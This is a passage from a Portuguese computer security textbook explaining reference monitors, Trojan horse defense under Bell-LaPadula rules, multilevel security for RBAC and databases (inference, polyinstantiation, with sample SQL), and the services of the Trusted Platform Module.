
Os mecanismos de segurança oferecidos por um produto.

## **Monitores de referência**

O trabalho inicial com computadores confiáveis e sistemas operacionais confiáveis baseava-se no conceito de **monitor de referência**, representado na [Figura 13.7](#). O monitor de referência é um elemento controlador no hardware e sistema operacional de um computador que regula o acesso de sujeitos a objetos tendo como base parâmetros de segurança do sujeito e do objeto. O monitor de referência tem acesso a um arquivo, conhecido como **base de dados de segurança do kernel**, que dá uma lista de privilégios de acesso (autorizações de segurança) de cada sujeito e os atributos de proteção (níveis de classificação) de cada objeto. O monitor de referência impõe as regras de segurança (não ler para cima, não escrever para baixo) e tem as seguintes propriedades:

- **Mediação completa:** As regras de segurança são impostas a todo acesso, e não apenas quando um arquivo é aberto, por exemplo.

- **Isolamento:** O monitor de referência e o banco de dados são protegidos contra modificação não autorizada.
- **Verificabilidade:** A correção do monitor de referência deve poder ser provada. Isto é, deve ser possível demonstrar matematicamente que o monitor de referência impõe as regras de segurança e provê mediação completa e isolamento.



**FIGURA 13.7** Conceito de monitor de referência.

Esses são requisitos rigorosos. O requisito de mediação completa significa que todo acesso a dados dentro da memória principal e em disco e fita deve ser mediado. Implementações puramente em software impõem uma penalidade em termos de desempenho demasiadamente alta para serem práticas; a solução deve ser no mínimo parcialmente em hardware. O requisito de isolamento significa que não deve ser possível para um atacante, não importa quão esperto, alterar a lógica do monitor de referência ou o conteúdo da base de dados de segurança do kernel. Finalmente, o requisito de prova matemática é pretensioso para algo tão complexo como um computador de uso geral. Um sistema que pode prover tal verificação é denominado **sistema confiável**.


Um elemento final ilustrado na [Figura 13.7](#) é um arquivo de auditoria.

Eventos de segurança importantes, como violações de segurança detectadas e mudanças autorizadas na segurança da base de dados de segurança do kernel, são armazenados no arquivo de auditoria.

Em um esforço para satisfazer suas próprias necessidades e como um serviço ao público, em 1981 o Departamento de Defesa dos Estados Unidos estabeleceu o Computer Security Center (Centro de Segurança Computacional) dentro da Agência de Segurança Nacional (*National Security Agency* — NSA) com o objetivo de incentivar a ampla disponibilidade de sistemas computacionais confiáveis. Esse objetivo foi implementado por meio do *Commercial Product Evaluation Program* (Programa de Avaliação de Produtos Comerciais) do Centro. Em essência, o Centro tenta avaliar se produtos disponíveis comercialmente obedecem aos requisitos de segurança que acabamos de descrever. Ele classifica os produtos avaliados de acordo com a gama de recursos de segurança que oferecem. Essas avaliações são necessárias para os processos de compra do Departamento de Defesa, mas são publicadas e estão disponíveis gratuitamente. Assim, elas podem servir como orientação para clientes comerciais na compra de equipamentos de prateleira disponíveis comercialmente.

## Defesa contra cavalos de Troia

Um modo de garantir segurança contra ataques de cavalo de Troia é a utilização de um sistema operacional seguro, confiável. A [Figura 13.8](#) ilustra um exemplo. Nesse caso, um cavalo de Troia é usado para burlar o mecanismo padrão de segurança usado pela maioria dos sistemas gerenciadores de arquivos e operacionais: a lista de controle de acesso. Nesse exemplo, um usuário denominado Bob interage por meio de um programa com um arquivo de dados que contém a cadeia de caracteres criticamente sensível “CPE170KS”. O usuário Bob criou o arquivo com permissão de ler/escrever fornecido somente a programas que executam em nome dele mesmo, Bob, isto é, somente processos que pertencem a Bob podem acessar o arquivo.



**FIGURA 13.8** Cavalo de Troia e sistema operacional seguro.

O ataque de cavalo de Troia começa quando um usuário hostil, denominado Alice, obtém acesso legítimo ao sistema e instala um programa de cavalo de Troia, bem como um arquivo privado a ser usado no ataque como um “bolso traseiro”. Alice dá permissão de leitura/escrita a ela mesma para esse arquivo e dá a Bob somente permissão de escrita ([Figura 13.8a](#)). Agora Alice induz Bob a invocar o programa de cavalo de Troia, talvez anunciando-o como uma ferramenta útil. Quando o programa detecta que está sendo executado por Bob, ele lê a cadeia de caracteres sensível do arquivo de Bob e a copia para o arquivo de bolso traseiro de Alice ([Figura 13.8b](#)). As operações de leitura e escrita satisfazem as restrições impostas pelas listas de controle de acesso. Então, basta que Alice acesse o arquivo de bolso traseiro mais tarde para descobrir o valor da cadeia.

Agora considere a utilização de um sistema operacional seguro nesse cenário ([Figura 13.8c](#)). Níveis de segurança são atribuídos às pessoas no momento de acesso ao sistema, tendo como base critérios como o terminal a partir do qual o computador está sendo acessado e o usuário envolvido, conforme identificado pelo seu nome de usuário e senha. Nesse exemplo, há dois níveis de segurança,

sensível e público, ordenados de modo que sensível é mais alto do que público. Processos que pertencem a Bob e o arquivo de dados de Bob recebem nível de segurança sensível. Os arquivos e os processos de Alice têm acesso público.

Se Bob invocar o programa do cavalo de Troia ([Figura 13.8d](#)), esse programa adquire o nível de segurança de Bob. Por conseguinte, ele é capaz, sob a propriedade de segurança simples, de observar a cadeia de caracteres sensível. Todavia, quando o programa tenta armazenar a cadeia em um arquivo público (o arquivo de bolso traseiro), a propriedade \* é violada e a tentativa é desautorizada pelo monitor de referência. Assim, a tentativa de escrever no arquivo de bolso traseiro é frustrada, embora a lista de controle de acesso seja permitida: a política de segurança tem precedência sobre o mecanismo da lista de controle de acesso.

## 13.4 Aplicação de segurança multinível

A RFC 2828 define segurança multinível da seguinte maneira:

**Seguro multinível (Multilevel Secure — MLS):** Classe de sistemas que tem recursos de sistema (particularmente informações armazenadas) colocadas em mais de um nível de segurança (isto é, tem diferentes tipos de recursos sensíveis) e permite acesso concorrente por usuários cuja autorização de segurança e nível de necessidade de conhecimento são diferentes, mas é capaz de impedir cada usuário de acessar recursos para os quais o usuário não tem autorização.

A segurança multinível é de interesse quando há o requisito de manter a segurança de um recurso, como um sistema de arquivos ou banco de dados, para o qual são definidos múltiplos níveis de sensibilidade de dados. A hierarquia pode ser tão simples como dois níveis (p. ex., público e proprietário) ou ter muitos níveis (p. ex., não confidencial, restrito, secreto e ultrassecreto, conforme usados pelos militares). As três seções precedentes nos apresentaram os elementos essenciais de segurança multinível. Nesta seção, examinamos duas áreas de aplicação nas quais os conceitos de MLS foram aplicados: sistema de controle de acesso baseado em papéis e segurança de bancos de dados.

# Segurança multinível para controle de acesso baseado em papéis<sup>4</sup>

[OSBO00] mostra como um sistema de controle de acesso baseado em papéis (RBAC) pode ser usado para implementar as regras de segurança multinível BLP. Lembre-se de que a especificação RBAC padrão ANSI incluía o conceito de funções administrativas, que proveem a capacidade de criar, remover e manter elementos e relações RBAC. Aqui esse conceito é útil para atribuir papéis administrativos especiais a essas funções. Com isso em mente, a Tabela 13.2 resume os componentes de um RBAC.

**Tabela 13.2**

## Elementos RBAC

$U$ , um conjunto de usuários

$R$  e  $AR$ , conjuntos disjuntos de papéis (regulares) e papéis administrativos

$P$  e  $AP$ , conjuntos disjuntos de permissões (regulares) e permissões administrativas

$S$ , um conjunto de sessões

$PA \subseteq P \times R$ , uma relação de atribuição do tipo muitos para muitos entre permissões e papéis

$APA \subseteq AP \times AR$ , uma relação de atribuição do tipo muitos para muitos entre permissões e papéis administrativos

$UA \subseteq U \times R$ , uma relação de atribuição do tipo muitos para muitos entre usuários e papéis

$AUA \subseteq U \times AR$ , uma relação de atribuição do tipo muitos para muitos entre usuários e papéis administrativos

$RH \subseteq R \times R$ , uma hierarquia de papéis parcialmente ordenada

$ARH \subseteq AR \times AR$ , hierarquia de papéis administrativos parcialmente ordenada

(ambas as hierarquias são escritas como  $\geq$  em notação não fixa)

*Usuário:*  $S \rightarrow U$ , uma função que mapeia cada sessão  $s_i$  para o usuário único  $usuário(s_i)$  (constante para o tempo de vida da sessão)

*Papéis:*  $S \rightarrow 2^{RUAR}$  mapeia cada sessão  $s_i$  para um conjunto de papéis e papéis administrativos

*Papéis:*  $(S_i \subseteq \{r \mid \exists r' \geq r [(usuário(s_i), r') \in UA \cup AUA]\})$  (que pode mudar com o tempo) sessões  $s_i$  têm as permissões  $\bigcup_{r \in \text{papéis}(s_i)} \{p \mid (\exists r'' \leq r) \in PAUAPA\}$

Há uma coleção de restrições que estipulam quais valores dos vários componentes enumerados acima são permitidos ou proibidos.


A seguinte especificação formal indica como um sistema RBAC pode ser usado para implementar acesso MLS:

- **Restrição a usuários:** Para cada usuário  $u$  no conjunto de usuários  $U$ , uma autorização de segurança  $L(u)$  é atribuída. Formalmente,  $\forall u \in U [L(u) \text{ é dada}]$ .
- **Restrições a permissões:** Cada permissão atribui uma permissão de leitura ou escrita a um objeto  $o$  e cada objeto tem uma única permissão de leitura e uma única permissão de escrita. Todos os objetos têm uma classificação de segurança. Formalmente,  $P = \{(o, r), (o, w) \mid o \text{ é um objeto no sistema}\}; \forall o \in P [L(o) \text{ é dada}]$ .
- **Definições:** O nível de leitura de um papel  $r$ , denotado nível  $r(r)$ , é o limite superior mínimo dos níveis de segurança dos objetos para os quais  $(o, r)$  está entre as permissões de  $r$ . O nível  $w$  de um papel  $r$  (denotado nível  $w(r)$ ) é o maior limite inferior (*greatest lower bound* — glb) dos níveis de segurança dos objetos  $o$  para os quais  $(o, w)$  está entre as permissões de  $r$ , se tal glb existir. Se o glb não existir, o nível  $w$  é indefinido.
- **Restrições a UA:** Cada papel  $r$  tem um nível de escrita definido, denotado nível  $w(r)$ . Para cada atribuição de usuário, a autorização do usuário deve dominar o nível  $r$  do papel e ser dominado pelo nível  $w$  do papel. Formalmente,  $\forall r \in UA [w\text{-level}(r) \text{ é definido}] ; \forall (u, r) \in UA [L(u) \geq r\text{-level}(r)] ; \forall (u, r) \in UA [L(u) \leq w\text{-level}(r)]$ .

As definições e restrições precedentes impõem o modelo BLP. Um papel pode incluir permissões de acesso para múltiplos objetos. O nível  $r$  do papel indica a mais alta classificação de segurança para os objetos atribuídos ao papel. Assim, a propriedade de segurança simples (não ler para cima) demanda que um papel pode ser atribuído a um usuário somente se a autorização do usuário for no

mínimo tão alta quanto o nível r do papel. De modo semelhante, o nível w do papel indica a mais baixa classificação de segurança de seus objetos. A propriedade \* de segurança (não escrever para baixo) requer que um papel seja atribuído a um usuário somente se a autorização do usuário não for mais alta do que o nível w do papel.

A [Figura 13.9](#) é um exemplo de possível hierarquia de papéis para um sistema cujas classificações de segurança são não confidencial, secreta e ultrassecreta. Papéis são indicados por tipo de acesso e nível de classificação de objetos. Por exemplo, o papel (ru, rs) inclui acesso de leitura a alguns objetos não confidenciais e a alguns objetos secretos. Cada papel pode ter permissões herdadas em razão da hierarquia de papéis. O papel ru1 tem acesso de leitura a alguns objetos não confidenciais; o papel ru2 herda essas permissões e tem acesso de leitura adicional a objetos no nível não confidencial. O papel (ru, ws) contém permissões para ler alguns objetos não confidenciais e escrever em alguns objetos secretos. Esse papel poderia ser atribuído em UA a qualquer dos usuários não confidenciais ou secretos. O papel na parte superior direita não pode ser atribuído a qualquer usuário sem violar a propriedade de segurança simples ou a propriedade \* de segurança.



**FIGURA 13.9** Hierarquia de papéis e suas atribuições de usuários. Fonte: [OSBO00].

## Segurança de bancos de dados e segurança multinível

A adição de segurança multinível a um sistema de banco de dados aumenta a complexidade da função de controle de acesso e do projeto do próprio banco de dados. Uma questão fundamental é a granularidade da classificação. Os seguintes são possíveis métodos de impor segurança multinível em um banco de dados relacional, em termos da granularidade da classificação (Figura 13.10):

- **Banco de dados inteiro:** Essa abordagem simples é facilmente realizada em uma plataforma MLS. Um banco de dados inteiro, como um banco de dados financeiro ou pessoal, pode ser classificado como confidencial ou restrito e mantido em um servidor com outros arquivos.
- **Tabelas individuais (relações):** Para algumas aplicações, é adequado atribuir classificação no nível de tabela. No exemplo da Figura 13.10a, dois níveis de classificação são definidos: não restrito (U) e restrito (R). A tabela Empregados contém informações sensíveis de salários e é classificada como restrita, enquanto a tabela Departamentos é não restrita. Esse nível de granularidade é relativamente fácil de implementar e impor.
- **Colunas individuais (atributos):** Um administrador de segurança pode optar por atribuir classificação com base em atributos, de modo que colunas selecionadas são confidenciais. No exemplo da Figura 13.10b, o administrador determina que as informações de salário e a identidade de gerentes de departamento são informações restritas.
- **Linhas individuais (tuplas):** Em outras circunstâncias, pode ter sentido atribuir níveis de classificação com base em linhas individuais que correspondem a certas propriedades. No exemplo da Figura 13.10c, todas as linhas na tabela Departamentos que contêm informações relacionadas ao Departamento de Contabilidade (Dept. ID = 4) e todas as linhas na tabela Empregados para as quais Salário é maior do que 50K são restritas.
- **Elementos individuais:** O esquema mais difícil de implementar e gerenciar é aquele no qual elementos individuais podem ser classificados seletivamente. No exemplo da Figura 13.10d, informações de salário e a identidade do gerente do Departamento de Contabilidade são restritas.

Tabela de Departamento - U		
Did	Name	Mgr
4	accts	Cathy
8	PR	James

Empregado-R			
Nome	Did	Salário	Eid
Andy	4	43K	2345
Calvin	4	35K	5088
Cathy	4	48K	7712
James	8	55K	9664
Ziggy	8	67K	3054

(a) Classificada por tabela

Tabela de Departamento		
Did - U	Nome - U	Mgr - R
4	accts	Cathy
8	PR	James

Empregado			
Nome - U	Did - U	Salário - R	Eid - U
Andy	4	43K	2345
Calvin	4	35K	5088
Cathy	4	48K	7712
James	8	55K	9664
Ziggy	8	67K	3054

(b) Classificada por coluna (atributo)

Tabela de Departamento			
Did	Nome	Mgr	
4	accts	Cathy	R
8	PR	James	U

Empregado				
Nome	Did	Salário	Eid	
Andy	4	43K	2345	U
Calvin	4	35K	5088	U
Cathy	4	48K	7712	U
James	8	55K	9664	R
Ziggy	8	67K	3054	R

(c) Classificada por linha (tupla)

Tabela de Departamento		
Did	Nome	Mgr
4 - U	accts - U	Cathy - R
8 - U	PR - U	James - R

Empregado				
Nome	Did	Salário	Eid	
Andy - U	4 - U	43K - U	2345 - U	
Calvin - U	4 - U	35K - U	5088 - U	
Cathy - U	4 - U	48K - U	7712 - U	
James - U	8 - U	55K - R	9664 - U	
Ziggy - U	8 - U	67K - R	3054 - U	

(b) Classificada por elemento

**FIGURA 13.10** Abordagens para classificação de banco de dados.

A granularidade do esquema de classificação afeta o modo pelo qual o controle é imposto. Em particular, esforços para impedir inferência dependem da granularidade da classificação.

## Acesso de leitura

Para acesso de leitura, um sistema de banco de dados precisa impor a regra de segurança simples (não ler para cima). Isso é simples se a granularidade da classificação for o banco de dados inteiro ou no nível da tabela. Considere agora um banco de dados classificado por coluna (atributo). Por exemplo, na [Figura 13.10b](#), suponha que um usuário que só tem autorização não restrita envie a seguinte consulta SQL:

```
SELECT Nome  
      FROM Empregado  
     WHERE Salario > 50K
```

Essa consulta retorna somente dados não restritos, mas revela informações restritas, a saber, se algum empregado tem salário maior do que 50K e, se tiver, quais são esses empregados. Esse tipo de violação de segurança pode ser prevenido considerando não somente os dados retornados ao usuário, mas também quaisquer dados que devam ser acessados para satisfazer a consulta. Nesse caso, a consulta requer acesso ao atributo Salário, o qual não é autorizado para esse usuário; por conseguinte, a consulta é rejeitada.

Se a classificação é por linha (tupla) em vez de coluna, a consulta precedente não representa um problema da inferência. A [Figura 13.10c](#) mostra que na tabela Empregado, todas as linhas correspondentes a salários maiores do que 50K são restritas. Como todos esses registros serão eliminados da resposta à consulta precedente, a inferência que acabamos de discutir não pode ocorrer. Todavia, algumas informações podem ser inferidas, porque uma resposta nula indica que salários acima de 50 são restritos ou que nenhum empregado tem salário maior do que 50K.

A utilização de classificação por linhas em vez de colunas cria outros problemas de inferência. Por exemplo, suponha que adicionamos uma nova tabela Projetos ao banco de dados da [Figura 13.10c](#) que consiste nos atributos Eid, IDprojeto e NomeProjeto, em que o campo Eid nas tabelas Empregado e Projetos pode ser ligado. Suponha que todos os registros na tabela Projetos não são restritos, exceto para projetos cujo IDprojeto vai de 500 a 599. Considere a seguinte requisição:

```
SELECT Nome
      WHERE Empregado.Eid = Projetos.Eid
            AND Projetos.IDprojeto = 500
```

Essa requisição, se executada, retorna informações da tabela Empregado, que não são restritas, embora revele informações restritas, a saber, que os empregados selecionados foram atribuídos ao Projeto 500. Como antes, o sistema de banco de dados deve considerar não somente os dados retornados ao usuário, mas quaisquer dados que devem ser acessados para satisfazer a consulta.

A classificação por elemento não introduz novas considerações. O sistema deve impedir não somente uma leitura para cima, mas também uma consulta que deva acessar elementos de nível mais alto para satisfazer a consulta.

Como comentário geral, podemos dizer que lidar com acesso de leitura é muito mais simples se a granularidade de classificação é no nível de banco de dados ou de tabela. Se o banco de dados inteiro tiver uma única classificação, nenhuma nova questão de inferência é levantada. O mesmo vale para a classificação por tabela. Caso alguma classificação de granularidade mais fina seja desejável, será possível conseguir o mesmo efeito dividindo tabelas.

## Acesso de escrita

Para acesso de escrita, um sistema de banco de dados precisa impor a regra de segurança \* (não escrever para baixo). Mas isso não é tão simples como pode parecer. Considere a seguinte situação. Suponha que a granularidade da classificação seja mais fina do que o nível de tabela (isto é, por coluna, por linha ou por elemento) e que um usuário com autorização baixa (não restrita) requisite a inserção de uma linha com a mesma chave primária de uma linha existente, de forma que a linha existente ou um de seus elementos está em nível mais alto. O DBMS tem essencialmente três opções:

1. Notificar o usuário de que uma linha com a mesma chave primária já existe e rejeitar as inserções. Isso é indesejável porque informa ao usuário da existência de uma linha de nível mais alto com o valor da chave primária especificada.
2. Substituir a linha existente por uma nova linha classificada no nível mais baixo. Isso é indesejável porque permitiria ao usuário sobrescrever dados não visíveis ao usuário, o que comprometeria a integridade dos dados.
3. Inserir a nova linha no nível mais baixo sem modificar a linha existente no nível mais alto, o que é conhecido como **poli-instanciação**. Isso evita a

inferência e problemas de integridade de dados, mas cria um banco de dados com entradas conflitantes.

As mesmas alternativas se aplicam quando um usuário tenta atualizar uma linha em vez de inserir uma linha. Para ilustrar o efeito de um poli-instanciação, considere a seguinte consulta aplicada à [Figura 13.10c](#) por um usuário com baixa autorização (U).

```
INSERT INTO Empregado  
VALUES(James,8,35K,9664,U)
```

A tabela já contém uma linha para James com nível de salário mais alto, o que exige classificar a linha como restrita. Essa nova tupla teria classificação não restrita. O mesmo efeito é produzido por uma atualização:

```
UPDATE Empregado  
SET Salario=35K  
WHERE Eid=9664
```

O resultado é inquietante ([Figura 13.11](#)). Claramente, James somente pode ter um salário e, portanto, uma das duas linhas é falsa. A motivação para isso é impedir inferência. Se um usuário não restrito consultar o salário de James no banco de dados original, a requisição do usuário é rejeitada, e o usuário pode inferir que o salário é maior do que 50K. A inclusão da “falsa” linha provê uma forma de ocultar o verdadeiro salário de James. Embora a abordagem possa parecer insatisfatória, há vários projetos e implementações de poli-instanciação [[BERT95](#)].

Empregado				
Nome	Did	Salário	Eid	
Andy	4	43K	2345	U
Calvin	4	35K	5088	U
Cathy	4	48K	7712	U
James	8	55K	9664	R
James	8	35K	9664	U
Ziggy	8	67K	3054	R

**FIGURA 13.11** Exemplo de poli-instanciação.

O problema pode ser evitado usando uma granularidade de classificação de banco de dados ou tabela e, em muitas aplicações, tal granularidade é o bastante.

## 13.5 Computação confiável e o módulo de plataforma confiável (TPM)

O módulo de plataforma confiável (*Trusted Platform Module* — TPM) é um conceito que está sendo padronizado por um consórcio do setor, o *Trusted Computing Group* (Grupo da Computação Confiável). O TPM é um módulo de hardware que está no âmago de uma abordagem de hardware/software para a computação confiável. Na verdade, o nome **computação confiável** (*trusted computing* — TC) é agora usado no setor para referir-se a esse tipo de abordagem de hardware/software.

A abordagem TC emprega um chip TPM na placa-mãe de um computador pessoal ou um smart card integrado ao processador principal, juntamente com hardware e software que, de certo modo, foi aprovado ou certificado para trabalhar com o TPM. Podemos descrever resumidamente a abordagem TC da seguinte maneira. O TPM gera chaves que compartilha com componentes vulneráveis que passam dados para todo o sistema, como dispositivos de armazenamento, componentes de memória e hardware de áudio/vídeo. As chaves podem ser usadas para cifrar os dados que transitam pela máquina. O TPM também trabalha com software habilitado por TC, incluindo o SO e aplicações. O software pode ter certeza de que os dados que recebe são confiáveis, e o sistema pode ter certeza de que o software em si é confiável.

Para conseguir essas funcionalidades, a TC provê três serviços básicos: inicialização autenticada, certificação e cifração.

### Serviço de inicialização autenticada

O serviço de inicialização autenticada (*authenticated boot*) é responsável por inicializar o sistema operacional inteiro em estágios e garantir que cada porção do SO, à medida que é carregada, é uma versão aprovada para uso. Tipicamente, a inicialização de um SO começa com um pequeno trecho de código na ROM de inicialização. Esse trecho traz consigo mais código advindo do bloco de inicialização no disco rígido e transfere o controle da execução àquele código. Esse processo continua com o transporte de blocos cada vez maiores do código do SO até que o procedimento inteiro de inicialização do SO seja concluído, e o

SO agora residente na memória da estação seja inicializado. Em cada estágio, o hardware TC verifica que o software carregado é válido. Isso pode ser feito mediante a verificação de uma assinatura digital associada ao software. O TPM mantém um registro de eventos (log) que evidencia modificações não autorizadas (*tamper-evident*) durante o processo do carregamento, usando uma função de hash criptográfico para detectar qualquer modificação não autorizada no log.

Quando o processo é concluído, o log resistente a modificações não autorizadas contém um registro que estabelece exatamente qual versão do SO e de seus vários módulos está em execução. Agora é possível expandir a fronteira de confiança para incluir hardware e aplicações adicionais e software utilitário. O sistema habilitado via TC mantém uma lista aprovada de componentes de hardware e software. Para configurar um equipamento de hardware ou carregar um aplicativo de software, o sistema verifica se o componente está na lista aprovada, se está assinado digitalmente (onde aplicável) e se seu número de série não foi revogado. O resultado é uma configuração de hardware, software de sistema e aplicações que está em um estado bem definido com componentes aprovados.

## Serviço de certificação

Tão logo a configuração esteja concluída e registrada pelo TPM, esse módulo pode certificar a configuração para terceiros. O TPM pode produzir um certificado digital assinando uma descrição formatada das informações de configuração usando a chave privada do TPM. Assim, outro usuário, seja um usuário local ou um sistema remoto, pode confiar que uma configuração inalterada está em uso porque:

1. O TPM é considerado confiável. Não precisamos de uma certificação adicional do TPM para si mesmo.
2. Somente o TPM possui essa chave privada do TPM. Um destinatário da mensagem com a configuração do sistema pode usar a chave pública do TPM para verificar a assinatura ([Figura 2.7b](#)).

Para garantir que a configuração é a mais atual, um requisitante envia um “desafio” na forma de número aleatório quando requisita um certificado assinado ao TPM. O TPM assina um bloco de dados consistindo em informações da configuração juntamente com o número aleatório. Portanto, o requisitante pode verificar se o certificado é válido e também atualizado.

O esquema TC prevê uma abordagem hierárquica para a certificação. O TPM certifica a configuração hardware/SO. Então, o SO pode certificar a presença e a configuração de programas de aplicação. Se um usuário confiar no TPM e na versão certificada do SO, pode confiar na configuração da aplicação.

## Serviço de cifração

O serviço de cifração permite que os dados sejam cifrados de um modo tal que os dados somente podem ser decifrados por certa máquina e somente se a máquina tiver certa configuração. Há diversos aspectos desse serviço.

O primeiro é que o TPM mantém uma chave-mestra secreta que é única para essa máquina. A partir dessa chave, o TPM gera uma chave criptográfica secreta para toda configuração possível dessa máquina. Se os dados são cifrados enquanto a máquina está em determinada configuração, eles somente podem ser decifrados usando essa mesma configuração. Se uma configuração diferente for criada na máquina, a nova configuração não será capaz de decifrar os dados cifrados por uma configuração diferente.

Esse esquema pode ser estendido na direção ascendente da hierarquia, como é feito com a certificação. Assim, é possível prover uma chave criptográfica a uma aplicação de modo que a aplicação pode cifrar dados, e a decifração somente pode ser feita pela versão desejada da aplicação desejada que está executando na versão desejada do SO desejado. Esses dados cifrados podem ser armazenados localmente e somente podem ser recuperados pela aplicação que os armazena ou transmitidos a outra aplicação em uma máquina remota. A aplicação que recebe os dados teria de ter uma configuração idêntica para decifrá-los.


## Funções TPM

A [Figura 13.12](#), baseada na mais recente especificação do TPM, é um diagrama de blocos dos componentes funcionais do TPM. São eles:

